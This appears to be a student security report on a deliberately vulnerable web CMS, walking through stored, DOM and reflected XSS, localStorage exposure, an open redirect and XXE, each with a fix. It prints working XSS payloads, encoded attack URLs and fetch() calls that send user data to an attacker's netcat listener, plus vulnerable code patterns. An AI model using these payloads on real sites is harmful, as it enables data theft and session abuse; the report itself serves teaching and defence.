  Classification: True Positive - MD5 is a weak hashing algorithm because collisions are very frequent. So an attacker could find the original password quite easily. Details and Exploit : CWE-328

- `server/lib/xml.js`

  ajinabraham.njsscan.xml.xxe_node.node_xxe

  User controlled data in XML parsers can result in XML External or Internal Entity (XXE) Processing vulnerabilities.

  Details: https://sg.run/RxEO

  ```
  pageXml = libxmljs.parseXml(req.body, { noent: true });
  ```

  Classification: True Positive - The XML content of the POST requests used for adding new pages to the CMS is under the user's control. Additionally, the code allows to interpret any external entities given. This can lead to an XXE injection. Details and Exploit: CWE-611

- `server/lib/xml.js`

  javascript.express.security.audit.express-libxml-noent.express-libxml-noent

  The libxml library processes user-input with the ‘noent‘ attribute is set to ‘true‘ which can lead to being vulnerable to XML External Entities (XXE) type attacks. It is recommended to set ‘noent‘ to ‘false‘ when using this feature to ensure you are protected.

  Details: https://sg.run/Z75x

  ```
  pageXml = libxmljs.parseXml(req.body, { noent: true });
  ```

  Classification: True Positive - The XML content of the POST requests used for adding new pages to the CMS is under the user's control. Additionally, the code allows to interpret any external entities given. This can lead to an XXE injection. Details and Exploit: CWE-611

4 Vulnerabilities implemented


NOTE: This section describes in detail all the exploits and the relative fixes that we have implemented. For a more concise step-by-step guide for executing each exploit, you can refer to the `README` file of the Github repository.

4.1 Vulnerabilities detectable with Bearer CLI

CWE-79: Improper Neutralization of Input During Web Page Generation ("Cross-site Scripting", XSS) - Stored

This web application allows to add new pages through a form, accessible from `http://localhost:5173/pages/new` by a logged-in user. Logging in from the Web interface is simple: just visit `http://localhost:5173/login` and insert any of the credentials that can be found in this section of the project's `README`.

As described in the introduction, the content of a page is divided into blocks, which can be either headers, text paragraphs or images. For this vulnerability we concentrate on paragraph blocks. Their content is allowed to be formatted as HTML, so that they have additional formatting options such as bold, underlined and italic text. The following images show a filled-in form and its equivalent page after publication:



Add new page

Title: Test

Creation date: 03/01/2024

Publication date: 01/01/2024


Blocks

Header

Content: The following text is stylish

Paragraph

Content: `<b><i><u>This is some content</u></i></b>`



Test

Luigi Created on March 1, 2024 Published on January 1, 2024

The following text is stylish

This is some content


Exploit Looking at the application's code, we can see that the content of a paragraph is indeed interpreted as HTML:

```
/* /vulnerable/client/src/components/Page.jsx */
function ParagraphBlock({ content }) {
    return <div
        className="paragraph-block" dangerouslySetInnerHTML={{ __html: content }}
    />
}
```

Moreover, by also looking at the code of the API server, there is no sanitization of the input data. As React already warns through its code semantics, this practice is dangerous, as it may be vulnerable to a possible XSS exploit. A possible exploit is done by adding the following HTML tag to the content of the paragraph through the respective section of the form:

```
<img src="" onerror="alert('pwned')">
```

Basically, the browser tries to load the image and, if it fails (always, as no URL is provided), then the JavaScript code inside the `onerror` attribute is run. Infact, when the page is loaded, the alert shows immediately:



localhost:5173 says

pwned


This specific exploit is not very useful for the attacker, as it just displays a message to the user. A more interesting approach can be sending some private information to the attacker over the Internet, by taking advantage of most modern browsers' included `fetch` method. In a separate terminal window (which we'll assume to be part of the attacker's machine), we start a service that listens for HTTP requests indefinitely such as Netcat:

```
while true; do nc -lvp 4242; echo '\n'; done
```

Then, we insert the following HTML tag into a new paragraph block:

```
<img src="" onerror="fetch('http://localhost:4242',{method:'POST',body:'Some information'})">
```

In this case, when the page is opened, no alert is shown to the user. However, by looking at the attacker's machine, we notice that an HTTP request has been sent by the user's browser:



```
▶ while true; do nc -lvp 4242; echo '\n'; done
Connection from 127.0.0.1:43588
POST / HTTP/1.1
Host: localhost:4242
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:5173/
Content-Type: text/plain;charset=UTF-8
Content-Length: 16
Origin: http://localhost:5173
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site

Some information
```

Note: To stop the Netcat service, the terminal must be closed. `CTRL+C` does not work.

Note 2: In a real scenario, `localhost` is often replaced with the public IP/domain of a machine controlled by the attacker.

Since the paragraph's HTML content is saved into the database when the page is added through the dedicated form, this exploit falls under the Stored variant of XSS, which is the most effective from the attacker's point of view. Infact, the malicious HTML code in the paragraph affects all users that choose to view the page.

Fix To fix this vulnerability, we must add some input sanitization on the server-side. To do this, we can use an external library such as `sanitize-html`. In the proposed solution, we've incorporated the sanitization inside the validation process done with `express-validator`, which offers a `customSanitizer` method:

```
/* /secure/server/index.js */
const sanitizeHTML = require("sanitize-html");
[...]
const addValidationChain = [
    [...]
    check("blocks")
        [...]
        .customSanitizer(blocks => blocks.map(block => {
            if(block.type === 'paragraph')
                return { ...block, content: sanitizeHTML(block.content) };
            return block;
        })),
    [...]
];
```

Basically, the content of each paragraph block is sanitized with `sanitize-html`.

If we try to insert the same HTML tag in the fixed version, we will get an error about an invalid request body (assuming that *only* the HTML tag was included). This is because the content of the paragraph block after the sanitization process is empty.


CWE-79: Improper Neutralization of Input During Web Page Generation ("Cross-site Scripting", XSS) - DOM

Here, we concentrate on the feature of viewing a preview of the page before adding it to the CMS.

Exploit Looking at the application's code, the React component used to display page previews is the same `Page` component used to display an actual page's content. Therefore, the same `ParagraphBlock` component shown in CWE-79 (Stored), which unsafely interprets HTML, is used. An attacker can take advantage of this by performing a similar exploit to the one seen in the stored variant, with the difference that it can only be performed locally and does not involve any communication with the server. If we insert the HTML tag

```
<img src="" onerror="alert('pwned')">
```

inside a paragraph block and then click on "Show preview", then the alert will show:



localhost:5173 says

pwned

OK

02/14/2024

Blocks

Header

Content

Testing

Paragraph

Content

<img src="" onerror="alert('pwned')">

Add block

Publish page

Hide preview

Obviously, the other exploit shown in CWE-79 (Stored) will also work in a similar way. Overall, this exploit is less effective than its stored variant: an attacker would need to convince the user to input the HTML tag on a paragraph block and then click on the preview button, in contrast to simply convincing them to visit a published page containing said HTML tag.

Fix This exploit shows that we should not only sanitize the HTML on the server-side (API server), but also the client-side (React server). There are two possible ways to implement sanitization on the client-side:

- We escape the HTML content before the paragraph block is displayed. This is automatically done by React when setting any string as the child of any element:

  ```
  /* /secure/client/src/components/Page.jsx */
  function ParagraphBlock({ content }) {
      return <div className="paragraph-block">{ content }</div>
  }
  ```

  This solution, however, implies that *all* HTML tags will be escaped, including those used for formatting such as <b>, <i>, etc.


- We use sanitize-html again, this time in the client-side:

  ```
  /* /secure/client/src/components/Page.jsx */
  import sanitizeHTML from 'sanitize-html'
  [...]
  function ParagraphBlock({ content }) {
      return <div
          className="paragraph-block"
          dangerouslySetInnerHTML={{ __html: sanitizeHTML(content) }}
      />
  }
  ```

In this specific case, the second solution was implemented.

CWE-79: Improper Neutralization of Input During Web Page Generation ("Cross-site Scripting", XSS) - Reflected

The web application allows any user (logged in or not) to search for an existing page by its title on both the front and the back-office:


localhost:5173/front?search=lorem+ipsum

Pages

lorem ipsum


Pages containing lorem ipsum

Lorem ipsum dolor sit amet
Created June 6, 2023
Published June 6, 2023
Mario Admin

Exploit Looking at the URL bar in the previous image, we notice that the search query is included in the URL as a GET parameter (`?search=[...]`). Moreover, there is a header which displays the search query inside the DOM. By analyzing the code of the `PageList` component, we can see that the search query is interpreted as raw HTML:

```
/* /vulnerable/client/src/components/PageList.jsx */
{
  debouncedSearch &&
    <h3>
      Pages containing <span dangerouslySetInnerHTML={{ __html: debouncedSearch }} />
    </h3>
}
```

Therefore, a XSS exploit is possible by inputting some malicious HTML tag into the search bar. Infact, considering the first HTML element shown in CWE-79 (Stored), we can make an alert appear:


localhost:5173/front?search=<img+src%3D""+onerror%3D"alert%28%27pwned%27%29">

localhost:5173 says
pwned

Pages

<img src="" onerror="alert('pwned')">

Pages containing

Moreover, if we copy the URL and convince other people to click it, we can effectively execute arbitrary JS code on their machines aswell. Here is the URL:

```
http://localhost:5173/front?search=%3Cimg+src%3D%22%22+onerror%3D%22alert%28%27pwned%27%29%22%3E
```

For completeness, the following URL allows to execute the second exploit described in CWE-79 (Stored), sending HTTP requests containing arbitrary information to the attacker's server:

```
http://localhost:5173/front?search=%3Cimg+src%3D%22%22+onerror%3D%22fetch%28%27http%3A%2F%2Flocalhost
%3A4242%27%2C%7Bmethod%3A%27POST%27%2Cbody%3A%27Some+information%27%7D%29%22%3E
```

The same exploits also work in the back-office.

Fix The same fix approaches presented in CWE-79 (DOM) can be taken for this vulnerability aswell. For this specific case, as there is no need for additional styling/formatting options, the first one will be taken:

```
/* /secure/client/src/components/PageList.jsx */
{ debouncedSearch && <h3>Pages containing {debouncedSearch}</h3> }
```

If the same links are visited, no arbitrary code should be executed.

CWE-921: Storage of Sensitive Data in a Mechanism without Access Control


Exploit By analyzing the application's code, we see that it keeps track of the currently logged-in user with a React context that relies of the browser's local storage:

```
/* /vulnerable/client/src/context/UserContext.jsx */
import { getUserStorage, setUserStorage } from "../lib/user-storage";
[...]
const [ user, _setUser ] = useState();
[...]
function setUser(user) {
    _setUser(user);
    setUserStorage(user);
}
[...]
useEffect(() => {
    const userStorage = getUserStorage();
    if(userStorage) {
        _setUser(userStorage);
        return;
    }
    getLoggedUser()
        .then(user => setUser(user))
        .catch(err => setUserError(err));
}, [])
```

A possible motivation of this could be limiting the amount of API calls made to fetch the user's information. Upon further analysis, we notice that the information saved in the local storage is quite sensitive:

```
/* /vulnerable/client/src/lib/user-storage.js */
export function setUserStorage(user) {
    [...]
    localStorage.setItem("userID", user.id);
    localStorage.setItem("username", user.username);
    localStorage.setItem("name", user.name);
    localStorage.setItem("admin", user.admin ? 1 : 0);
    [...]
}
```

By checking the local storage from the browser while logged in we see that this information can indeed be read and modified:



Key	Value
username	luigi@example.org
name	Luigi
admin	0
userID	2

```
1   luigi@example.org
```

The first exploit that comes to mind may be modifying the `admin` value. While it does change the Web interface by making it look like the user has admin permissions, all API calls are still authenticated through an access token saved as an HTTP-only cookie, so there is no risk of doing actual damage with this exploit alone.


A more interesting exploit aims to breach the user's privacy by combining this vulnerability with any one of CWE-79 (Stored), CWE-79 (DOM) or CWE-79 (Reflected). One of the exploits mentioned allows to send any kind of data to an attacker's server by leveraging the `fetch` function. This can be adapted so that the body of the HTTP POST request contains the data present in the local storage. An example of HTML tag to use for the XSS exploit is the following:

```
<img src="" onerror="fetch('http://localhost:4242',{method:'POST',body:'User ID:
    '+localStorage.getItem('userID')+', Name: '+localStorage.getItem('name')+', Mail:
    '+localStorage.getItem('username')})">
```

Supposing that the attacker leverages the CWE-79 (Reflected) vulnerability, the correspondent URL is the following:

```
http://localhost:5173/back?search=%3Cimg+src%3D%22%22+onerror%3D%22fetch%28%27http%3A%2F%2Flocalhost%3
A4242%27%2C%7Bmethod%3A%27POST%27%2Cbody%3A%27User+ID%3A+%27%2BlocalStorage.getItem%28%27userID%27%29%
2B%27%2C+Name%3A+%27%2BlocalStorage.getItem%28%27name%27%29%2B%27%2C+Mail%3A+%27%2BlocalStorage.getIte
m%28%27username%27%29%7D%29%22%3E
```

Assuming that a logged-in user has visited the link above and that the attacker has a service listening on port 4242 such as Netcat (seen in CWE-79 (Stored)), the HTTP request looks like the following on the attacker's console:



```
▶ while true; do nc -lvp 4242; echo '\n'; done
Connection from 127.0.0.1:52492
POST / HTTP/1.1
Host: localhost:4242
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:5173/
Content-Type: text/plain;charset=UTF-8
Content-Length: 48
Origin: http://localhost:5173
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site

User ID: 2, Name: Luigi, Mail: luigi@example.org
```

Fix The best solution to address this vulnerability is to definitely not use the local storage to save the user's information and just "sacrifice" the extra API call to fetch it from the server. The modified version of the user context is the following:

```
/* /secure/client/src/context/UserContext.jsx */
const [ user, setUser ] = useState();
[...]
useEffect(() => {
    getLoggedUser()
        .then(user => setUser(user))
        .catch(err => setUserError(err));
}, [])
```

In this case, there will be an API call every time the user opens the web application, but the above exploit will not be possible. The `user-storage.js` file has been deleted in the fixed version, as it became unused.

CWE-601: URL Redirection to Untrusted Site ('Open Redirect')

Exploit When hovering the cursor on the link of any page on the front-end, one may notice that the link actually points to the API server instead of the front-end. An example of a link is the following:

```
http://localhost:3001/api/pageclick?redirect=http%3A%2F%2Flocalhost%3A5173%2Fpages%2F1
```

Looking at the code relative to that location on the back-end, we can see that the server logs the event of the user clicking on the page inside the database, before redirecting the user to the page given as a query parameter:

```
/* /vulnerable/server/index.js */
app.get("/api/pageclick", (req, res) => {
  [...]
  // Log the user's click in the database. No need to wait for the operation to end
  // before redirecting.
  const pageId = req.query.redirect.split("/").at(-1);
  logUserPageClick(user, parseInt(pageId)).catch(console.error);
  res.redirect(req.query.redirect);
});
```

An attacker may exploit this redirect by simply changing the value of the relative parameter in the URL, effectively choosing where the user gets redirected to. An example of a modified URL is the following:

```
http://localhost:3001/api/pageclick?redirect=https%3A%2F%2Fgoogle.com
```

This link simply redirects to `google.com`, so it's not very useful for the attacker. However, this link can also be e.g. a fake/phishing version of the same web application made to fool the user to input their login information.

Fix To fix this issue, the `redirect` parameter should not contain the entire URL of the destination page but only its ID. The back-end will worry about building the full URL given the ID. This way, we have the guarantee that the user will be redirected to an internal page. Here is a possible fixed version of the API endpoint:


```
/* /vulnerable/server/index.js */
app.get("/api/pageclick", (req, res) => {
  [...]
  // Log the user's click in the database. No need to wait for the operation to end
  // before redirecting.
  const pageId = parseInt(req.query.redirect);
  if(isNaN(pageId))
    return res.redirect("http://localhost:5173/front");
  logUserPageClick(user, pageId).catch(console.error);
  res.redirect(`http://localhost:5173/pages/${pageId}`);
});
```

CWE-611: Improper Restriction of XML External Entity (XXE) Reference

Exploit When adding a new page to the CMS by using the form introduced in CWE-79 (Stored), we can notice by using the Network tab of the browser's DevTools that the HTTP POST request to the API sends the page's content as an XML document. For example:

```
POST /api/pages HTTP/1.1
Host: localhost:3001
Content-Type: text/xml
[...]

<?xml version='1.0'?>
<page title='This is the page&apos;s title.' author='2' publicationDate='2024-01-01'>
    <block type='header'>This is a header</block>
    <block type='paragraph'>This is a paragraph</block>
</page>
```

This is how the page looks like in the front-end:



This is the page's title.
Luigi
Created on February 15, 2024
Published on January 1, 2024
This is a header
This is a paragraph

An attacker could alter the XML so that the content of a paragraph block contains an external entity pointing to one of the server's internal files (e.g. `/etc/passwd`), thus leaking its contents in the article's body. This type of modification cannot be done from the Web interface, so we need to contact the API server directly. To do that, we can use tools such as cURL, Postman or similar. We recommend downloading the HTTP REST extension from VS Code, which allows to send the requests directly from the text editor with this file open.

